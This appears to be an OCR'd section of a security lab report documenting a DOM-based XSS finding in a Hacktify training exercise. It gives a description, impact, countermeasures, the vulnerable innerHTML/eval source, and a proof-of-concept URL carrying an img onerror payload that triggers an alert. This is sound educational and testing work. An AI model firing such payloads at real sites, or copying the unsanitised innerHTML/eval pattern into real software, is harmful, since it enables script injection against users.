
Password ••••

Confirm Password ••••

2.11 DOM’s are love!

Reference	**Risk Rating**
DOM’s are love!	**High**
Tools Used	
Browser Developr Tools - Inspector	
Vulnerability Description	
DOM-Based XSS occurs when malicious JavaScript is injected and executed within the browser's DOM (Document Object Model) instead of the server. The vulnerability arises when client-side scripts process untrusted user input (e.g., from window.location, document.referrer, or innerHTML) without proper sanitization. This allows attackers to manipulate the page dynamically, leading to session hijacking, data theft, phishing attacks, or malware execution. Proper input validation, output encoding, and security controls like Content Security Policy (CSP) can help prevent this attack.	
How It Was Discovered	
Manual Analysis – By observing the page source code.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_11/lab_11.php	
Consequences of not Fixing the Issue	
If this **DOM XSS** is not fixed, attackers can manipulate client-side scripts to execute malicious code in users' browsers. This can lead to **session hijacking, credential theft, phishing attacks, unauthorized actions on behalf of users, and malware injection**. The impact includes **loss of sensitive data, reputational damage, financial loss, and legal consequences** for the affected organization.	
Suggested Countermeasures	
To prevent **DOM XSS**, avoid using **untrusted user input** directly in the DOM. Use **secure JavaScript methods** like textContent instead of innerHTML, validate and sanitize inputs, and implement **Content Security Policy (CSP)** to block malicious scripts. Regular **security audits and penetration testing** help detect vulnerabilities early.	
References	
https://owasp.org/www-community/attacks/DOM_Based_XSS	

Proof of Concept




This is a DOM XSS Lab

Hello,_!

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

```
var doge = "$1";

var market = [];
var coin = searchParams.get("coin").toLowerCase();
if (coin !== null) {
  document.getElementById("p1").innerHTML =
    "The 3 coins are btc, eth, doge, " + coin + "!";
}

eval("market.coin " + coin);
```



labs.hacktify.in/HTML/xss_lab/lab_11/lab_11.php?coin=eth

This is a DOM XSS Lab

Current Hyped coin is $2000.

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

```
var doge = "$1";

var market = [];
var coin = searchParams.get("coin").toLowerCase();
if (coin !== null) {
  document.getElementById("p1").innerHTML =
    "The 3 coins are btc, eth, doge, " + coin + "!";
}

eval("market.coin=" + coin);
```



https://labs.hacktify.in/HTML/xss_lab/lab_11/lab_11.php?coin=eth<img src=x onerror=confirm(1)>

This is a DOM XSS Lab

Current Hyped coin is $2000.

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

```
var doge = "$1";

var market = [];
var coin = searchParams.get("coin").toLowerCase();
if (coin !== null) {
  document.getElementById("p1").innerHTML =
    "The 3 coins are btc, eth, doge, " + coin + "!";
}

eval("market.coin=" + coin);
```


Subscribe
view-source:https://labs.hackti
labs.hacktify.in/HTML/xss_lab/l
HACKTIFY cybersecurity
OK
Cancel

labs.hacktify.in/HTML/xss_lab/lab_11/lab_11.php?coin=eth<img%20src=x%20onerror=confirm(1)>


labs.hacktify.in says

1

Happy Hacking

The 3 coins are btc, eth, doge, eth!

© Copyrights 2021 Hacktify Cybersecurity All rights reserved


Subscribe
view-source:https://labs.hackti
labs.hacktify.in/HTML/xss_lab/l
HACKTIFY cybersecurity

labs.hacktify.in/HTML/xss_lab/lab_11/lab_11.php?coin=eth<img%20src=x%20onerror=confirm(1)>

Happy Hacking

This is a DOM XSS Lab

The 3 coins are btc, eth, doge, eth!

© Copyrights 2021 Hacktify Cybersecurity All rights reserved